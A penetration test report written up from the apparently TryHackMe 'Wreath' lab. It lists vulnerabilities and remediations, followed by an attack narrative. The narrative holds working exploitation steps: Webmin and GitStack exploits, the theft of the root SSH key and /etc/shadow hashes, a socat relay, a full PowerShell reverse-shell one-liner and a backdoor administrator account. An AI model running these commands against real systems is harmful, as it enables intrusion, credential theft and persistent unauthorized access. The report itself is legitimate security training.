


Penetration Test Report

Wreath | TryHackMe

Utkar5hM

https://utkar5hm.tk

Contents

Assessment Overview

Utkar5hM was contracted by Thomas to conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against Thomas's servers with the goals of:

- Identifying if a remote attacked could penetrate Thomas's network (webservers & PC).
- Determining the impact of a security breach on:
    - Private data stored.
    - Internal infrastructure and security.

Thomas briefed us with the following:

There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a webserver that's port forwarded, so that's your way in if you can find a vulnerability! It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. See if you can get into these! My own PC is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference.

Scope

The scope of this test was limited to Thomas's network, A single public facing webserver and any connected services or internal computers. The webserver was hosted on the following address.

10.200.84.200

Executive Summary

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general internet user

would have. The assessment was conducted in accordance with the recommendations outlined by Thomas below with all tests and actions being conducted under controlled conditions.

- There are no password changes required in any of these tasks, and no files need deleted. At various stages in this network it will be necessary to upload files and tools to the remote.

Summary of Results

Initial reconnaissance of the Thomas's public facing webserver resulted in the discovery of server running a vulnerable program (Webmin) which was compromised using a publicly available exploit which resulted in reverse shell as a privileged user.

An examination of the internal network by pivoting through the compromised server revealed two internally connected systems. One of them hosted a GitStack server which was accessible through the compromised host. It was vulnerable and was compromised by another publicly available exploit resulting in full system compromise and plain text Credentials. Further reconnaissance of the network after setting up proxy revealed a webserver running on the 2nd connected system with a password protected page with image uploading functionality which was accessible with the previously gained credentials. The image uploading function did not have proper filtering enabling us to upload a obfuscated payload gaining a reverse shell to the last target as a standard user. Privilege Escalation on the last compromised target was possible due to system running a service as a privileged user with unquoted path.

Findings and Remediations

Vulnerable and Outdated Components

- Webmin 1.920 - CVE-2019-15107
- GitStack 2.3.10 - CVE-2018-5955

Severity: Critical

Description: Externally and Internally exposed software components are out of date having publicly available exploits.

Impact: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. In terms of severe vulnerabilities in older versions of software, it can lead to RCE or complete system compromise.

Remediation:

- Continuously update all the software components to their latest stable versions.
- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component

Weak Credentials

Severity: High

Description: Thomas's account had a commonly used password.

Impact: Using weak or commonly used passwords can lead the attacker to gain access to their system or to higher privilege through its hash values if obtained or by brute forcing the password.

Remediation: Implementing strong password policies, Ensuring that users don't use common or weak passwords.

Services running with Improper Privileges

- MiniServ running as root
- GitStack running as nt authority\system

Severity: High

Description: Services and software's were found to be running with excess privilege.

Impact: exploitation of this services will lead the attacker gaining access to the user running this services.

Remediation: Creating executing the services using separate users with only the privileges required by the services.

Reuse of Credentials

Severity: High

Description: The Password protected image uploading page hosted on Thomas's PC was protected using the same credentials that were obtained from the compromised windows server.

Impact: Attacker may gain access to several other services wherever the password is reused once compromised.

Remediation: Use unique and strong passwords wherever possible. Using known Password managers for generating and storing credentials is also recommended. Services can also implement functionalities like 2FA for additional security.

Unquoted Service Path

Severity: Critical

Description: The path to the service binary for the SystemExplorerHelpService service is not enclosed in quotes and contains white spaces.

Impact: The Windows API must assume where to find the referenced application if the path contains spaces and is not enclosed by quotation marks. As a result, a local user will be able to elevate the privilege to administrator privilege shell by placing an executable in a higher-level directory within the path.

Remediation:

- Ensure that any services that contain a space in the path enclose the path in quotes.
- Restrict access by setting directory and file permissions that are not specific to users or privileged accounts
- Block execution of code on a system through application control, and/or script blocking.

SeImpersonatePrivilege is Enabled

Severity: Critical

Description: wreath-pc user is assigned the SeImpersontatePrivilege,

Impact: When a user is assigned the SeImpersontatePrivilege, The user is permitted to run programs on behalf of that user to impersonate a client. It can be misused to elevate the access on the machine using different methods.

Remediation:

- Ensure that any services that contain a space in the path enclose the path in quotes.
- Restrict access by setting directory and file permissions that are not specific to users or privileged accounts

- Block execution of code on a system through application control, and/or script blocking.

Unrestricted File Upload

Severity: Critical

Description: Thomas's personal computer hosts a webserver with file uploading functionality with improper filtering allowing attacker to upload malicious payloads.

Impact: A malicious file such as a Unix shell script, a windows virus, an Excel file with a dangerous formula, or a reverse shell can be uploaded on the server in order to execute code by an administrator or webmaster later – on the victim's machine.

Remediation: Proper filtering methods should be implemented.

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Improper Error handling

Severity: High

Description: The Django server hosting GitStack shows unnecessary details for the error 404 page revealing directories and underlying issues due to DEBUG being enabled in settings fille..

Impact: It can reveal underlying services and issues which might be vulnerable and could be exploited.

Remediation:

- Properly configure Server to display only relevant and required information.

Attack Narrative

For the purpose of this assessment, Thomas provided a bried information about his systems from which we could conclude the following:

- There are three machines on the network.
- There is at least one public facing webserver.
- There is a self-hosted git server somewhere on the network.
- The git server is internal, so Thomas may have pushed sensitive information into it.
- There is a PC running on the network that has antivirus installed, meaning we can hazard a guess that this is likely to be Windows.
- By the sounds of it this is likely to be the server variant of Windows, which might work in our favor.
- The (assumed) Windows PC cannot be accessed directly from the webserver

Enumerating the Public server:

Running a Nmap scan resulted in several services running exposed to the internet:

```
sudo nmap -sC -sV -T4 -O -p-15000 -vvv 10.200.84.200
```

```
22/tcp    open   ssh        syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
80/tcp    open   http       syn-ack ttl 63 Apache httpd 2.4.37 ((centos)
OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

```
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open   ssl/http   syn-ack ttl 63 Apache httpd 2.4.37 ((centos)
OpenSSL/1.1.1c)
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-title: Thomas Wreath | Developer
10000/tcp open   http       syn-ack ttl 63 MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 8E8E99E610C1F8474422D68A4D749607
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

Trying to access the webserver on port 80 redirected the browser to thomaswreath.thm .

Adding the IP and the domain in /etc/hosts solved our dns resolving issue.

We saw that a web server MiniServ 1..890 (Webmin httpd) is running at port 8000. Upon searching the internet, We found a Remote Code Execution exploit on exploit-db for the web application.

https://www.exploit-db.com/exploits/47230

Webmin Server Exploitation

We exploited the webserver with the python exploit available on

https://github.com/MuirlandOracle/CVE-2019-15107


started the exploitation with following commands in terminal:

```
pip3 install -r requirements.txt
cd CVE-2019-15107 && pip3 install -r requirements.txt
sudo apt install python3-pip
chmod +x ./CVE-2019-15107.py
./CVE-2019-15107.py 10.200.84.200
```

We received a pseudo shell. Later We set up a reverse shell listener using netcat using the following command at port 4242.

```
nc -lvnp 4242
```

Using the reverse shell function in the given exploit, we successfully received a proper shell from the pseudo shell.



We see that we gained access to the system as a root user, successfully compromising the system.

We then obtained the following hash values from /etc/shadow:

```
root:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.
5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99999:7:::
twreath:$6$0my5n311RD7EiK3J$zVFV3WAPCm/dBxzz0a7uDwbQenLohKiunjlDonkqx1huhjmFYZ
e0RmCPsHmW3OnWYwf8RWPdXAdbtYpkJCReg.::0:99999:7:::
```

We used python to obtain a better shell using the command:


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

We saved the ssh private key id_rsa file from /root/.ssh/id_rsa to our local system to maintain persistence so that we can access the machines using it.

```
cat /root/.ssh/id_rsa
echo 'CONTENTS OF ID_RSA' > idrsa
chmod 600 idrsa
```

To access the system, we used the following command:

```
ssh -i idrsa root@10.200.84.200
```



Enumerating Internal network

```
root@prod-serv:~ 190x41
[ut@utkar5hm-g14-arch wreath]$ ssh -i idrsa root@10.200.84.200
[root@prod-serv ~]# arp -a
ip-10-200-84-1.eu-west-1.compute.internal (10.200.84.1) at 02:f3:70:5f:3a:e7 [ether] on eth0
ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150) at 02:18:c8:49:e3:85 [ether] on eth0
[root@prod-serv ~]# cat /etc/hosts
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
[root@prod-serv ~]# cat /etc/resolv.conf
# Generated by NetworkManager
search eu-west-1.compute.internal
nameserver 10.200.0.2
```

```
[root@prod-serv ~]# nmcli dev show
GENERAL.DEVICE:                         eth0
GENERAL.TYPE:                           ethernet
GENERAL.HWADDR:                         02:86:C9:F5:6E:13
GENERAL.MTU:                            9001
GENERAL.STATE:                          100 (connected)
GENERAL.CONNECTION:                     eth0
GENERAL.CON-PATH:                       /org/freedesktop/NetworkManager/ActiveC>
WIRED-PROPERTIES.CARRIER:               on
IP4.ADDRESS[1]:                         10.200.84.200/24
IP4.GATEWAY:                            10.200.84.1
IP4.ROUTE[1]:                           dst = 0.0.0.0/0, nh = 10.200.84.1, mt =>
IP4.ROUTE[2]:                           dst = 10.200.84.0/24, nh = 0.0.0.0, mt >
IP4.DNS[1]:                             10.200.0.2
IP4.DOMAIN[1]:                          eu-west-1.compute.internal
IP6.ADDRESS[1]:                         fe80::86:c9ff:fef5:6e13/64
IP6.GATEWAY:                            --
IP6.ROUTE[1]:                           dst = ff00::/8, nh = ::, mt = 256, tabl>
IP6.ROUTE[2]:                           dst = fe80::/64, nh = ::, mt = 256

GENERAL.DEVICE:                         lo
GENERAL.TYPE:                           loopback
GENERAL.HWADDR:                         00:00:00:00:00:00
GENERAL.MTU:                            65536
GENERAL.STATE:                          10 (unmanaged)
GENERAL.CONNECTION:                     --
GENERAL.CON-PATH:                       --
IP4.ADDRESS[1]:                         127.0.0.1/8
IP4.GATEWAY:                            --
IP6.ADDRESS[1]:                         ::1/128
IP6.GATEWAY:                            --
IP6.ROUTE[1]:                           dst = ::1/128, nh = ::, mt = 256
lines 9-31/31 (END)
```

Downloading nmap static binary:

```
[root@prod-serv ~]# curl 10.50.85.17/nmap --output nmap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5805k  100 5805k    0     0  2686k      0  0:00:02  0:00:02 --:--:-- 2686k
[root@prod-serv ~]# ls
anaconda-ks.cfg  dai  nc-HYRAM  nmap
[root@prod-serv ~]# chmod +x nmap
[root@prod-serv ~]#
```

Running nmap scan to reveal accessible machines:

```
./nmap-Utkar5hM -sn 10.200.84.1-255 -oN scan-Utkar5hM
```

```
[root@prod-serv tmp]# ./nmap-Utkar5hM -sn 10.200.84.1-255 -oN scan-Utkar5hM

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-06-29 14:06 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-84-1.eu-west-1.compute.internal (10.200.84.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00039s latency).
MAC Address: 02:F3:70:5F:3A:E7 (Unknown)
Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)
Host is up (0.00018s latency).
MAC Address: 02:5D:B9:78:F0:23 (Unknown)
Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)
Host is up (-0.10s latency).
MAC Address: 02:B5:DD:BA:96:83 (Unknown)
Nmap scan report for ip-10-200-84-250.eu-west-1.compute.internal (10.200.84.250)
Host is up (0.00033s latency).
MAC Address: 02:9C:9D:AF:36:F5 (Unknown)
Nmap scan report for ip-10-200-84-200.eu-west-1.compute.internal (10.200.84.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.73 seconds
[root@prod-serv tmp]#
```

We saw that the IP's ending with 100 and 150 were active and likely the target machines in our network.

Nmap scan on first IP (10.200.84.100):

```
./nmap-Utkar5hM -sS 10.200.84.100
```

```
[root@prod-serv tmp]# ./nmap-Utkar5hM -sS 10.200.84.100

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-06-29 14:12 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00016s latency).
All 6150 scanned ports on ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100) are filtered
MAC Address: 02:5D:B9:78:F0:23 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.58 seconds
[root@prod-serv tmp]#
```

The server had no ports open to the compromised host.


Nmap scan on second IP (10.200.84.150):

```
[root@prod-serv tmp]# ./nmap-Utkar5hM -sS 10.200.84.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-06-29 14:16 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.00054s latency).
Not shown: 6144 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  epmap
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:B5:DD:BA:96:83 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 40.07 seconds
[root@prod-serv tmp]#
```

We saw that there were several open ports to the compromised host.


We used sshsuttle to create a tunelled proxy for further reconnaissance:

```
sshuttle -r root@10.200.84.200 --ssh-cmd "ssh -i idrsa" -N
```



We were then able to access the closed internal system (with ip 10.200.84.200) directly:


Viewing the webserver running at port 80:



We saw an error page displaying detailed information that it is a Django server with gitstack application at /gitstack. This is a sign of improper error handling.

Accessing /gitstack shows us a login form :

We used searchsploit to search exploits for Gitstack which revealed several exploits:



The python RCE exploit with EDB ID 43777 was something we could exploit.

Exploiting GitStack

We downloaded the exploit and converted dos line ending to unix using the commands below:


```
searchsploit -m 43777
dos2unix ./43777.py
```

after editing the file to set it to exploit our target machine, deploy a webshell at /web/exploit-Utkar5hM.php and execute whoami command.


we executed the payload:

```
python2 43777.py
```

We had successfully exploited the gitstack server gaining web shell with administrator privileges.



Results of executing systeminfo command via the web shell:



We then set up a tcpdump listener on our attacking machine:

```
tcpdump -i tun0 icmp
```

Then used ping against our attacking machine:

```
ping -n 3 10.50.85.17
```


All the packets were lost indicating a firewall blocked our access.

```
./socat-Utkar5hM tcp-l:25120 tcp:10.50.85.17:25012 &
```

Gaining Reverse shell to the exploited Git server

So, we set up a relay using socat through the public-facing web server we initially compromised.


Now we were able to set up a netcat listener at port 25012.



We used the following powershell reverse code to gain a reverse shell on our compromised Gitstack server, this will be relayed through the compromised web server.

```
powershell.exe -c "$client = New-Object
System.Net.Sockets.TCPClient('10.200.84.200',25120);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb
yte.Length);$stream.Flush()};$client.Close()"
```

After URL encoding the payload and sending it:



We successfully obtain a reverse shell.

Gaining persistence and Some Post exploitation Tasks

Created a new account with administrator privilege for persistence:

```
net user utkar5hm thmp4ssw0rd /add
net localgroup Administrators utkar5hm /add
```

